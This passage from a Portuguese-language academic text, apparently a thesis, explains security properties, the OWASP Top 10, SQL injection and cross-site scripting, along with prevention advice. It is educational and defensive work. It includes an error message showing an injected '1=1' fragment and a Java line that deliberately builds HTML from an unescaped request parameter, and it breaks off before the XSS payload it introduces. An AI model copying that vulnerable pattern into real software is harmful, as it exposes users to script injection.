Para Shirey (2000, p.189) a definição de uma vulnerabilidade é: “Uma falha ou fraqueza em um projeto de sistema, implementação ou operação e gerenciamento que podem ser explorados para violar a política de segurança do sistema.”

As vulnerabilidades podem afetar diferentes níveis, podendo ser desde uma falha de hardware até os mais altos níveis de software.

A ISO/IEC 27005 (2008, p. 12) classifica algumas das áreas nas quais vulnerabilidades podem ser encontradas:

- Organização
- Processos e procedimentos
- Gerenciamento de rotinas
- Pessoal
- Ambiente físico
- Configuração de informação de sistema
- Hardware, software ou equipamentos de comunicação
- Dependência externa

Vulnerabilidades são comuns e frequentemente encontramos novas vulnerabilidades em nossos sistemas, sendo que as mais comuns são as de software, devido ao grande número de programas e aplicativos presentes em nosso dia-a-dia e suas constantes atualizações, que podem muitas vezes, conter falhas de software (“software bugs”).

Além das falhas de software outros elementos podem ocasionar vulnerabilidades, como falhas no gerenciamento de senhas, falhas no projeto de sistemas operacionais e até mesmo entradas de usuário não verificadas (VACCA, 2009, p.392).



Figura 4 - Total de vulnerabilidades identificadas, 2006-2010 (SYMANTEC, 2011).

O número de vulnerabilidades reportadas ao ano tem aumentado de 2006 a 2010 segundo dados da Symantec (2011) como podemos ver na figura 4, o que demonstra que devemos constantemente nos preocupar em identificar e corrigir vulnerabilidades em nossos sistemas, a fim de reduzir ao máximo os riscos aos quais estamos expostos.

2.2.3 – Ataques

Um ataque é uma ação que pode causar uma violação de segurança (BISHOP, 2004, p. 4). Enquanto uma ameaça representa apenas um risco da ocorrência de uma ação de violação de segurança, um ataque é a concretização desta ação. O indivíduo ou grupo de indivíduos que executam um ataque ou fazem com que um ataque aconteça são chamados de atacantes.

Segundo a referência OWASP [A] (2011) “Ataques são as técnicas que os atacantes usam para explorar as vulnerabilidades em aplicações”.

Da mesma forma como a natureza das ameaças pode variar, as categorias dos ataques também são flexíveis. Ao longo do tempo a natureza dos ataques apresenta variações, sendo que alguns deles mantêm-se no cenário atual, outros foram extintos e alguns novos passaram a existir (RICHARDSON, 2009, p. 6).

A tabela 2 mostra o cenário dos 10 problemas mais críticos em segurança que atingem as aplicações web. De forma notável, os problemas de injeção como SQL Injection e Cross Site Scription (XSS), mantêm-se no topo da tabela.

OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	A1 – Injection
A1 – Cross Site Scripting (XSS)	A2 – Cross-Site Scripting (XSS)
A7 – Broken Authentication and Session Management	A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)	A5 – Cross-Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>	A6 – Security Misconfiguration (NEW)
A8 – Insecure Cryptographic Storage	A7 – Insecure Cryptographic Storage
A10 – Failure to Restrict URL Access	A8 – Failure to Restrict URL Access
A9 – Insecure Communications	A9 – Insufficient Transport Layer Protection
<not in T10 2007>	A10 – Unvalidated Redirects and Forwards (NEW)
A3 – Malicious File Execution	<dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	<dropped from T10 2010>

Tabela 2 - Tabela dos 10 problemas mais críticos de segurança em aplicações web (OWASP [C], 2011).

2.3 – Propriedades de segurança

A segurança computacional apóia-se em 3 pilares segundo Bishop (2004, p. 1): Confidencialidade, integridade e disponibilidade.

Na visão de Landwehr (2001, p. 6), por muitos anos apenas as 3 propriedades citadas por Bishop formavam a base da segurança computacional, mas para ele, 2 novas propriedades passaram a integrar este conjunto: autenticidade e não-repudiação.

2.3.1 – Confidencialidade

A propriedade de confidencialidade deve garantir que as informações na computação não sejam divulgadas sem a apropriada autorização (LANDWEHR, 2001, p. 6). Também deve-se garantir que a comunicação não possa ser lida por terceiros não autorizados (VACCA, 2009, p. 243).

Bishop (2004, p. 2) define confidencialidade como o “ocultamento de informações ou recursos”. Para ele, a necessidade de manter as informações sigilosas provém da utilização de computadores em campos sensíveis como o governo e a indústria.

A confidencialidade pode ser atacada de diferentes formas, uma delas, por exemplo, é através da interceptação de dados, na qual um terceiro (também chamado de homem do meio), intercepta a comunicação de dados entre as partes legítimas envolvidas e captura as informações transmitidas. Este tipo de ataque pode se dar através da análise do tráfego de uma rede. (VACCA, 2009, p. 244).

Ainda analisando o tráfego da rede é possível que o interceptador determine o conteúdo da comunicação, através de uma análise do comportamento das transferências de dados. Por exemplo, atividades na rede causadas por transferências curtas de dados podem ser originárias da emulação de um terminal ou de mensagens instantâneas, enquanto que atividades na rede causadas por transferências longas e constantes de dados podem ser originárias de uma videoconferência. (VACCA, 2009, p. 244).

Se imaginarmos um cenário, no qual a troca de um determinado tipo de mensagem é proibida, como por exemplo, a transferência de um stream de vídeo, o simples fato de um stream de vídeo ser detectado é mais importante do que o conteúdo do vídeo propriamente dito.

É por esse motivo que muitas vezes desejamos esconder a existência dos dados, pois em alguns casos, a existência dos dados acaba sendo mais importante do que o seu conteúdo (BISHOP, 2004, p. 2).

Quando estamos tratando de uma transação de negócios o requisito mais importante é a confidencialidade, pois caso os dados da transação forem revelados a terceiros não autorizados, os dados do usuário legítimo podem ser utilizados em operações fraudulentas (BELAPURKAR; CHAKRABARTI; PONNAPALLI; VARADARAJAN, 2009, p. 44).

Esconder recursos, também é importante para a confidencialidade, como no caso de um servidor web, por exemplo, que não deseja que seus visitantes tenham acesso a informações sobre o tipo de sistema operacional que está sendo utilizado, nem o número de conexões máxima permitidas em um dado momento (BISHOP, 2004, p. 2).

2.3.2 – Integridade

A propriedade de integridade deve garantir que as informações na computação não sejam modificadas sem a apropriada autorização (LANDWEHR, 2001, p. 6).

A integridade inclui integridade dos dados (o conteúdo da informação) e a integridade da origem (a fonte dos dados). A fonte dos dados é importante por garantir a exatidão e principalmente a credibilidade das informações (BISHOP, 2004, p. 3).

Quando tratamos de uma transação online, a integridade é um fator chave, pois há a necessidade da garantia de que um dado enviado por um remetente A, chegue ao destinatário B sem que tenha sido modificado durante o percurso. O dado precisa ser válido e estar correto, além disso, é necessário também que o destinatário B possa ter certeza de que o dado enviado partiu do remetente A (garantia de

autenticidade). A violação à integridade pode se dar por diversos fatores, tais como, a interceptação e violação explícita dos dados, erros de transmissão, vírus ou até mesmo por problemas causados por desastres naturais. Como formas de garantir a integridade dos dados, podemos utilizar técnicas como autenticação e assinatura digital (BELAPURKAR; CHAKRABARTI; PONNAPALLI; VARADARAJAN, 2009, p. 44).

A checagem da integridade das mensagens transmitidas é importante para impedir a aceitação de mensagens modificadas por um terceiro (ataque do homem do meio) ou a aceitação de mensagens de uma fonte que não seja legítima (VACCA, 2009, p. 244).

2.3.3 – Disponibilidade

A propriedade de disponibilidade deve garantir que as informações na computação estejam disponíveis para autenticar usuários quando solicitado (LANDWEHR, 2001, p. 6).

Bishop (2004, p. 4) define disponibilidade como “a habilidade de utilizar a informação ou recurso desejado.”

Entretanto a afirmação de Belapurkar; Chakrabarti; Ponnapalli; Varadarajan completa a definição de Bishop: “qualquer parte da informação deve estar disponível para os usuários autorizados quando eles precisarem.” (BELAPURKAR; CHAKRABARTI; PONNAPALLI; VARADARAJAN, 2009, p. 45).

A disponibilidade é um fator importante para a construção da confiabilidade, pois um sistema indisponível é tão ruim, quanto não ter sistema algum (BISHOP, 2004, p. 4).

A disponibilidade pode ser afetada algumas vezes por fatores físicos como uma falha de disco, ou até mesmo por fatores de comunicação, como erros de transmissão ou interrupção do canal de comunicação. Entretanto, um dos ataques

mais clássicos à disponibilidade é a negação de serviço (DoS – Denial of Service), no qual o atacante utiliza um ou mais computadores para atacar um alvo, requisitando muitas conexões com o servidor alvo e fazendo-o chegar ao seu limite máximo de oferta de conexões, até que então, o servidor passa a recusar novas conexões (BELAPURKAR; CHAKRABARTI; PONNAPALLI; VARADARAJAN, 2009, p. 45).

2.3.4 – Autenticidade

A propriedade de autenticidade deve garantir que cada indivíduo é quem ele alega ser (LANDWEHR, 2001, p. 6).

A utilização de senhas como único meio de proteção à sistemas de segurança, já não é mais suficiente para manter a segurança, quando se trata de aplicativos e sistemas críticos ou de alta importância, como por exemplo a efetivação de transações bancárias online (ACKER; BACKER, 2007, p. 3).

Partindo deste ponto, surge a necessidade da criação de novos mecanismos de autenticação, os quais serão vistos no capítulo 2.5.2.

2.3.5 – Não-Repudiação

A propriedade de não-repudiação deve garantir que um terceiro qualquer possa ter certeza de que uma transação particular ou evento, aconteceu ou não aconteceu (LANDWEHR, 2001, p. 6).

Não há utilidade nenhuma em atribuir um valor legal a uma transação se, facilmente o autor da transação poderá negá-la posteriormente. Por isso garantir a propriedade de não-repudiação, é garantir que o autor da transação não possa negá-la futuramente, associando definitivamente a autoria da transação com o seu legítimo autor (ACKER; BACKER, 2007, p. 2).

2.4 - Políticas de Segurança

Políticas de segurança para computação são como leis para a sociedade. São regras que regem o que pode e o que não pode ser feito. De acordo com a definição 1-1, capítulo 1 de Bishop (2004, p. 7) “Uma política de segurança é uma sentença do que é e do que não é permitido.”

As políticas de segurança são utilizadas para atingir um determinado objetivo e são a base do planejamento de segurança de um sistema, rede ou de uma organização como um todo, por isso devem ser cuidadosamente pensadas e planejadas, afim de que sejam bem definidas para o fim específico. Políticas de segurança mal planejadas ou mal especificadas podem causar sérios problemas à organização ou entidade para a qual foi designada. A má formação ou a falta de precisão de uma regra na política de segurança pode causar ambigüidade na interpretação da mesma, não deixando claro se uma determinada ação é ou não é permitida. Essa imprecisão poderá levar a uma dificuldade na aplicação da regra ou até em sua aplicação incorreta.

Para que a política de segurança seja bem elaborada, é necessário agir de forma pró-ativa e fazer uma análise dos riscos antecipadamente, evitando a abordagem reativa em relação à segurança.

Segundo Nakamura e Geus (2007, p. 192), existem alguns fatores que podem determinar o sucesso da política de segurança:

Vigilância: É necessário vigiar constantemente os sistemas e a rede e saber responder corretamente aos alarmes e alertas, evitando que possíveis incidentes de segurança passem despercebidos e não sejam tratados.

Atitude: É necessário educar, conscientizar e treinar o grupo de pessoas que administra a rede e ou sistema a fim de que tenham uma conduta adequada perante a política de segurança estabelecida e possam aplicá-la e fazê-la valer.

Estratégia: É necessário definir a política de segurança levando em conta o ambiente na qual está sendo aplicada, evitando, por exemplo, que as regras definidas interfiram negativamente na produtividade dos membros que compartilham a rede ou sistema.

Tecnologia: A tecnologia utilizada deve atender as necessidades estratégicas da rede ou sistema, pois caso a tecnologia utilizada não tenha boa qualidade ou mesmo não seja suficiente para atender tais necessidades, uma falsa sensação de segurança pode ser criada. Este fato configura um cenário ainda pior, no qual as pessoas passam a se utilizar dos recursos da rede ou sistema, acreditando estarem seguras, quando na verdade estão vulneráveis.

2.5 – Mecanismos e técnicas de segurança

Segundo a definição de Bishop (2004, p. 7), “um mecanismo de segurança é um método, ferramenta ou procedimento para reforçar a política de segurança”.

Mecanismos de segurança podem algumas vezes não serem técnicos, como por exemplo, a exigência de uma prova física de identidade para a troca de uma senha. Às vezes a política de segurança pode interferir com exigências, de forma a tornar alguns mecanismos não técnicos (BISHOP, 2004, p. 7).

2.5.1 – Criptografia

Knudsen (1998, p. 6) define criptografia como “a ciência da escrita secreta.”

Para Nakamura e Geus (2007, p. 301), criptografia é: “A ciência de manter as mensagens seguras”.

A criptografia tem um papel fundamental na segurança da informação, pois serve de base para muitas outras tecnologias e protocolos, tais como a infra-estrutura de chaves públicas (PKI). Propriedades da criptografia, como o sigilo, a integridade, a autenticação e o não-repúdio garantem o funcionamento de operações essenciais no cenário atual (NAKAMURA; GEUS, 2007, p. 301).

Através de um processo de crifragem, os dados passam por um algoritmo criptográfico que transforma a mensagem original legível (plaintext) em um conjunto de dados ilegível (cyphertext). Posteriormente um processo de decifragem transforma o conjunto de dados ilegível (cyphertext) novamente em texto original e legível (NAKAMURA; GEUS, 2007, p. 301).

Tanto para cifrar quanto para decifrar mensagens, utilizamos uma chave para alimentar o algoritmo. Dependendo do algoritmo podemos ter 2 metodologias distintas para o sistema de criptografia:

- Simétrica ou sistema criptográfico de chave secreta: Nesta abordagem o algoritmo criptográfico é o mesmo tanto para cifrar, quanto para decifrar as mensagens e em ambos os casos, utiliza-se a mesma chave para efetuar a operação. Por isso a chave utilizada é chamada de chave secreta, pois somente as partes envolvidas devem ter conhecimento da chave.
- Assimétrica ou sistema criptográfico de chave pública: Nesta abordagem o algoritmo criptográfico é diferente para o processo de cifragem e decifragem, da mesma forma como as chaves utilizadas em ambos os algoritmos também são diferentes. Neste sistema criptográfico, toda entidade possui um par de chaves, sendo uma a chave privada e a outra a chave pública. A chave privada deve ser de conhecimento apenas da entidade que a possui. A divulgação desta chave acarretaria na violação da segurança do sistema

> criptográfico. A chave pública deve ser de conhecimento público e por isso deve ser amplamente divulgada. Este tipo de sistema criptográfico é largamente utilizado em assinaturas e certificados digitais.

(LANDWEHR, 2001, p. 10).

A utilização da criptografia nos dias de hoje está presente em diversos tipos de aplicações, como por exemplo, na utilização de SSL (Secure Socket Layer), TLS (Transport Layer Security) e VPN (Virtual Private Network), nos quais a criptografia é a base do funcionamento. Há ainda aplicações locais como a proteção de arquivos e até discos rígidos inteiros. A proteção de discos rígidos pode ajudar na prevenção do roubo de dados em caso de roubo de laptops ou de dispositivos de armazenamento por exemplo (LANDWEHR, 2001, p. 10).

2.5.2 – Autenticação

Vacca (2009, p. 49), define: “Autenticação é simplesmente provar que a requisição de identidade de um usuário é válida e autêntica.” E ainda completa: “Autenticação requer algum tipo de prova de identidade”.

A identificação e a autenticação se complementam. No processo de identificação é necessário que o usuário se identifique perante o sistema, declarando a sua identidade. Posteriormente, o processo de autenticação tem a função de validar a identidade apresentada pelo usuário no processo de identificação (NAKAMURA; GEUS, 2007, p. 364).

A utilização de IDs de usuário e senhas continua sendo uma das metodologias mais utilizadas para autenticar os usuários, entretanto, o uso de tokens, smartcards, leitura biométrica e outros dispositivos tem aumentado como forma de substituição das senhas ou até mesmo complemento (LANDWEHR, 2001, p. 8).

Apesar de o uso de senhas ter sido utilizado por décadas como a principal forma de autenticação e ser ainda hoje, um dos mecanismos de autenticação mais utilizados, a utilização de senhas possui diversas vulnerabilidades e pode comprometer a autenticação dos usuários. Aplicações mais críticas devem possuir mecanismos de autenticação mais rigorosos e seguros, os quais devem incluir pelo menos 2 fatores de autenticação e certificados PKI (VACCA, 2009, p. 87).

Segundo Landwehr (2001, p. 8), as diferentes formas de se autenticar, podem depender de 3 fatores:

- Algo que o usuário conhece: Uma senha, uma frase secreta, um código de acesso, etc ...
- Algo que o usuário possua: Um token, um cartão de acesso, uma chave, um smart card, etc ...
- Alguma característica do usuário: Impressão digital, reconhecimento de voz, leitura facial, leitura da íris, entre outras leituras biométricas.

Quanto mais fatores forem utilizados, mais forte é considerado o mecanismo de autenticação.

Uma das preocupações que devemos ter com o processo de autenticação, é o caso de a rede estar sendo “farejada” (spoofing) e as informações sendo lidas e capturadas. Por isso alguns protocolos de autenticação utilizam técnicas, nas quais cada resposta válida e correta para o processo de autenticação difere para cada processo de autenticação (LANDWEHR, 2001, p. 8).

2.5.3 – Controle de acesso

Nakamura e Geus (2007, p.375) definem que: “acesso é a habilidade de realizar algo com recursos computacionais e a autorização é a permissão dada direta ou indiretamente pelo sistema ou pelo dono do recurso para a utilização do mesmo.”

A autenticação do usuário perante o sistema é um passo fundamental e indispensável antes de conceder a esse usuário qualquer tipo de acesso a qualquer parte do sistema ou a execução de qualquer tipo de operação (BELAPURKAR; CHAKRABARTI; PONNAPALLI; VARADARAJAN, 2009, p. 43).

Desta forma, o controle de acesso é um mecanismo utilizado para controlar os níveis de acesso (privilégios) que um determinado usuário pode ter em um sistema, permitindo-o acessar dados e realizar operações dentro de seu nível de permissão e negando acessos e operações não autorizadas fora de seu nível de permissão (VACCA, 2009, p. 59).

O controle de acesso lógico, responsável pelo controle sobre informações referentes aos recursos computacionais e pelos diversos níveis de acesso existentes se encarrega de:

- Proteger sistemas operacionais e outros softwares contra modificações ou manipulações não autorizadas, garantindo sua integridade e disponibilidade.
- Garantir a integridade e disponibilidade das informações, ao restringir o número de usuários e processos que acessam determinados tipos de informações.
- Garantir o sigilo das informações, que não podem chegar a usuários sem a devida autorização.

(NAKAMURA; GEUS, 2007, p. 375).

3 – Principais falhas de injeção encontradas na segurança computacional

Neste capítulo serão abordados os dois principais problemas de injeção que mais afetam as aplicações web segundo os dados levantados pela (OWASP [C], 2012).

3.1 – SQL Injection

O que é SQL Injection

Segundo a definição da OWASP [D] (2011) um ataque de SQL Injection consiste na inserção ou “injeção” de uma requisição SQL através de uma entrada de dados de um cliente em uma aplicação. Ataques SQL Injection são um tipo de ataque de injeção nos quais comandos de SQL são injetados em entradas de dados em texto plano para efetuar a execução de comandos SQL pré-definidos.

Diferentemente de um ataque Cross Site Scripting (XSS) que tem como alvo os usuários, um ataque SQL Injection tem como alvo o banco de dados a que uma aplicação está ligada.

Causas de um ataque SQL Injection

Uma ataque SQL Injection é possível quando uma aplicação utiliza dados que podem ser controlados por um atacante como parte de uma requisição SQL. O atacante pode enviar uma entrada de dados maliciosa de forma que a requisição enviada ao banco de dados será interpretada de uma forma diferente da forma prevista pelo programador da aplicação (DASWANI; KERN; KESAVAN, 2007, p. 124).

Clarke (2009, p. 13) completa: Vulnerabilidades de injeção SQL devem ocorrer comumente quando o desenvolvedor de uma aplicação Web não se certifica de que os valores recebidos dos formulários da Web, cookies, parâmetros de entrada, entre outros, sejam validados antes de serem passados para requisições SQL que serão executadas no banco de dados do servidor.

Qualquer processo que construa uma instrução SQL pode estar potencialmente vulnerável. A natureza diversa do SQL e os métodos disponíveis para construí-lo,

proporcionam opções variadas de codificação. A primeira forma de injeção SQL consiste na injeção direta de código nos parâmetros que são concatenados com comandos SQL e executados. Um ataque menos direto injeta código malicioso em Strings que estão destinadas ao armazenamento em uma tabela ou em Strings que servirão de metadados. Quando as Strings armazenadas são subseqüentemente concatenadas com um comando SQL dinâmico, o código malicioso é executado. Quando uma aplicação Web falha em filtrar adequadamente os parâmetros que são passados para instruções SQL dinamicamente criadas, (mesmo utilizando técnicas de parametrização) é possível a um atacante alterar a construção de instruções SQL. Quando um atacante é capaz de modificar uma instrução SQL, a instrução irá ser executada com os mesmos privilégios da aplicação do usuário. Quando se usa o servidor SQL para executar comandos que interagem com o sistema operacional, o processo irá executar com as mesmas permissões do componente que executou o comando, o qual freqüentemente tem um número maior de permissões (CLARKE, 2009, p. 7).

Conseqüências de um ataque SQL Injection

Se um atacante pode controlar a entrada que é enviada para uma requisição SQL e manipula essa entrada de forma que o dado seja interpretado como código ao invés de dado, então o atacante pode executar código no banco de dados (CLARKE, 2009, p. 13).

De acordo com a OWASP [D] (2011) um ataque de injeção SQL realizado com sucesso pode ler dados importantes de um banco de dados, modificá-los, inserir novos dados e até apagá-los.

Em serviços web que não possuem o devido tratamento de exceção, a mensagem de erro pode conter dados valiosos para o atacante utilizar. Assim, através de tentativa e erro, o atacante pode descobrir que tecnologia de banco de dados está sendo utilizada, que tabelas existem que podem ser exploradas e todas as informações necessárias para efetuar um ataque (BRINHOSA; R. B. WESTPHALL; C. B. WESTPHALL, 2011, p. 5).

A figura 5 mostra um cenário no qual um erro não tratado foi emitido, revelando informações sobre o tipo de banco de dados utilizado:

```
ERROR: The query was not accomplished. Description: 1064 - You have an
error in your SQL syntax; check the manual that corresponds to your
MySQL server version for the right syntax to use near '1=1'' at line 1
```

Figura 5 - Exemplo de erro não tratado (BRINHOSA; R. B. WESTPHALL; C. B. WESTPHALL, 2011, p. 5)

Levando em consideração as informações citadas por Clarke e pela OWASP, inferimos que um atacante diante de um sistema vulnerável a falhas de injeção SQL, pode, entre outras ações, utilizar-se dos meios de entrada de dados para injetar código SQL malicioso junto aos dados, a fim de alterar a semântica das requisições SQL e conseqüentemente manipular informações no banco de dados da aplicação. As informações podem ser inseridas, modificadas ou até apagadas. A ocorrência deste fato pode resultar na incoerência das informações contidas no banco de dados e significar em grandes perdas para instituições e organizações.

Como evitar ataques SQL Injection

Segundo Clarke (2009, p. 13), existem algumas situações as quais podem ser pontos de vulnerabilidade em sistemas que utilizam a linguagem SQL:

- **Construção de Strings Dinâmicos:** É uma técnica de programação que permite ao desenvolvedor construir instruções SQL dinamicamente em tempo

de execução. Desta forma é possível criar aplicações de propósito geral mais flexíveis. Entretanto a mesma flexibilidade que pode facilitar a criação de instruções dinâmicas, pode se tornar um problema caso as requisições não sejam parametrizadas. Requisições parametrizadas são requisições que possuem um ou mais parâmetros embutidos na instrução SQL. Parâmetros podem ser passados para estas requisições em tempo de execução. Parâmetros contendo entradas do usuário embutidas não são interpretados como comandos a serem executados, não havendo assim oportunidade para injeção de código. Este método de embutir parâmetros na instrução SQL é mais eficiente e muito mais seguro do que criar dinamicamente e executar instruções SQL utilizando técnicas de junção de Strings.

- **Manipulação Incorreta dos Caracteres de Escape:** Banco de dados SQL interpretam o caractere (‘) como o divisor entre código e dados. Sendo assim, toma-se que tudo o que segue este caractere é código a ser executado e tudo o que está encapsulado entre estes caracteres é dado. Desta forma, este caractere é utilizado em ataques de injeção SQL para “escapar” do contexto da requisição do desenvolvedor para que o atacante possa construir suas próprias requisições e possa executá-las. Existem ainda outros caracteres de escape, como por exemplo no Oracle, o espaço em branco, pipe duplo (||), vírgula, ponto, (*/) e aspas duplas.
- **Manipulação Incorreta de Tipos:** Como visto no caso anterior, dados e código são separados por um caractere (‘), entretanto nem todo dado de fato precisa estar entre aspas simples, como é o caso de números inteiros por exemplo. Se colocarmos um inteiro entre aspas simples, o dado será tratado como String (texto) e não como um número inteiro propriamente dito.

Dependendo do tipo de dado esperado pela entrada em uma aplicação que utiliza SQL, pode-se criar uma vulnerabilidade, como no caso de uma entrada de código de usuário, a qual o usuário deve entrar com um código numérico. Assim o código digitado não acompanhará caracteres de escape e pode ser um potencial risco para o banco de dados caso a entrada não for filtrada.

- **Manipulação Incorreta de Requisições Assembly:** Algumas aplicações complexas precisam ser codificadas com sentenças de SQL dinâmicas, pois as tabelas ou campos que precisam ser acessados ainda não são conhecidos no estágio de desenvolvimento ou ainda não existem. O fato de uma aplicação gerar uma entrada de dados em tempo de execução faz, muitas vezes, com que o desenvolvedor confie na entrada de dados gerada. Entretanto ela pode ser controlada pelo usuário, se for, por exemplo, submetida por uma requisição do tipo GET. O atacante pode submeter os seus dados no lugar dos dados gerados pela aplicação, realizando assim um ataque de injeção SQL.
- **Manipulação Incorreta de Erros:** Lidar com erros de forma inapropriada pode acarretar uma série de problemas de segurança para um Web site. O problema mais comum ocorre quando mensagens de erro internas detalhadas, como as que envolvem estruturas de tabelas ou código de erros são mostrados ao usuário ou atacante. Essas mensagens revelam detalhes de implementação que nunca deveriam ser revelados. Esses detalhes podem fornecer informações importantes referentes à estrutura do Web site para o atacante, facilitando a descoberta de falhas. Mensagens de erro de tabelas podem ser usadas para extrair informações das tabelas e auxiliar na

construção de injeções com o intuito de escapar da requisição do desenvolvedor ou manipular as informações contidas na tabela.

- **Manipulação Incorreta de Submissões Múltiplas:** Desenvolvedores de aplicações tendem a projetar aplicações as quais guiarão os usuários por um fluxo esperado do processo, imaginando que o usuário irá seguir os passos lógicos que foram projetados. Por exemplo, eles esperam que se um usuário chegou até o terceiro formulário em uma série de formulários, então o usuário deve ter preenchido o primeiro e o segundo formulários. Na realidade, freqüentemente é muito simples desviar do fluxo de dados esperado, requisitando os recursos fora de ordem diretamente através de seus URLs. Um atacante pode acessar o segundo formulário diretamente, sem acessar o primeiro, ou ele pode simplesmente enviar dados válidos como entrada para o primeiro formulário e depois manipular estes dados quando eles forem enviados ao segundo formulário. Desta forma a aplicação irá considerar que os dados do primeiro formulário que acompanham o segundo formulário, já foram validados, quando na verdade estes dados podem ter sido alterados.

Tendo como base os pontos de vulnerabilidade listados, de forma geral, podemos evitar ataques de injeção SQL dedicando atenção a estes pontos e desenvolvendo aplicações preparadas para evitar estes problemas.

Abaixo estão listadas algumas recomendações de Clarke, (2009, p. 373):

- Use instruções parametrizadas
    - Use instruções parametrizadas ao invés de SQL dinâmico na construção de requisições SQL.

  - Use instruções parametrizadas somente quando você está fornecendo dados; você não pode utilizá-las para fornecer palavras-chaves SQL ou identificadores (como nomes de tabelas ou colunas).
- Valide as entradas
  - Sempre utilize validação de entrada do tipo “White list” (aceitando somente entradas esperadas) onde puder.
  - Certifique-se de ter validado o tipo, tamanho, intervalo e conteúdo de todas as entradas controladas por usuário na aplicação.
  - Utilize validação de entrada do tipo “Black list” (aceitando tudo, exceto entradas contidas na Black list) somente quando você não puder utilizar validação de entrada do tipo “White list”.
  - Nunca utilize apenas “Black list”. Ao menos combine-a com a codificação de saída ou outra validação.
- Codifique a saída
  - Certifique-se de que requisições SQL contendo entradas controladas por usuário são codificadas corretamente para prevenir que caracteres especiais alterem a requisição.
  - Se você está utilizando cláusulas do tipo LIKE, certifique-se de que os curingas (wild cards) da cláusula LIKE estão propriamente codificados.
  - Certifique-se de que os dados recebidos da base de dados estão em um contexto apropriado da entrada de validação.
- Normalize (Padronize)
  - Os filtros de validação de entrada e codificação da saída devem ser executados depois que a entrada foi decodificada ou está na forma canônica.

    - Esteja ciente de que existem múltiplas representações de qualquer caractere e múltiplas formas de codificá-lo.
    - Onde possível, utilize validação de entradas do tipo “White list” e rejeite formas não canônicas de entrada.
- Projete visando evitar os perigos de Injeção SQL
    - Use procedimentos armazenados para que você possa ter permissões mais granulares no nível da base de dados.
    - Você pode usar uma camada de abstração de acesso à dados para reforçar a segurança do acesso a dados através de uma aplicação inteira.

Considere controles adicionais sobre informações importantes em tempo de projeção e desenvolvimento.

3.2 - Cross Side Scripting (XSS)

O que é Cross Site Scripting

Segundo a definição da OWASP [B] (2011) ataques de Cross Site Scripting são um tipo de problema de injeção, no qual scripts maliciosos são injetados em web sites confiáveis.

A OWASP [B] (2011) categoriza os ataques XSS em 2 categorias:

- **Armazenados (Stored):** São os ataques nos quais o código injetado é permanentemente armazenado nos servidores alvo, como em um banco de dados, fórum de mensagens, log de visitantes ou em um campo de comentários. Assim, a vítima recebe o código malicioso do servidor quando ela solicita a informação armazenada.

- **Refletidos (Reflected):** São os ataques nos quais o código injetado é refletido dos servidores web, como em uma mensagem de erro, resultado de pesquisa, ou qualquer outra resposta que inclua alguma parte ou toda a entrada enviada ao servidor como parte da requisição. Ataques refletidos de XSS são entregues às vítimas através de outros caminhos, como uma mensagem de e-mail por exemplo. Quando o usuário clica em um link malicioso ou submete um formulário malicioso, o código injetado viaja até o servidor web vulnerável, que reflete o ataque de volta ao navegador do usuário. O navegador então executa o código, porque este veio de um servidor confiável.

Existe ainda outro tipo de ataque XSS pouco conhecido, que é baseado em Document Object Model (DOM) e modifica o ambiente DOM do navegador da vítima. Document Object Model é uma interface livre de plataforma e linguagem que permite que programas e scripts acessem dinamicamente e atualizem o conteúdo, a estrutura e o estilo de documentos no browser do usuário (World Wide Web Consortium, 2012).

Um ataque XSS é um ataque de injeção bem como o SQL Injection, entretanto a principal diferença entre esses ataques é que um ataque Cross Site Scripting tem como alvo o usuário enquanto que um ataque SQL Injection tem como alvo o banco de dados de um servidor.

Causas de um ataque XSS

A OWASP [B] (2011) define 2 situações nas quais ataques de Cross Site Scripting podem ocorrer:

- Dados entram em uma aplicação web através de uma fonte não confiável. Freqüentemente uma requisição web.
- O dado está incluso em um conteúdo dinâmico que é enviado por um usuário da web sem ser validado previamente e verificada a existência de código malicioso.

De modo geral, para a OWASP [B] (2011) ataques de Cross Site Scripting também ocorrem quando um atacante usa uma aplicação web para enviar código malicioso, que geralmente executa no browser de diversos usuários diferentes. Falhas que permitem o sucesso desses ataques são comuns e ocorrem em qualquer ambiente que utilize uma aplicação web a qual requeira uma entrada do usuário e utilize essa entrada na saída gerada pela aplicação sem antes validar e ou codificar a entrada do usuário.

A figura 6 mostra um possível cenário passível de ataque XSS, no qual a aplicação utiliza dados não confiáveis na construção da página HTML sem validação ou escape de caracteres:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

Figura 6 - Cenário passível de ataque XSS (OWASP [E], 2012)

O atacante pode modificar o parâmetro ‘CC’ no browser para o conteúdo mostrado na figura 7:
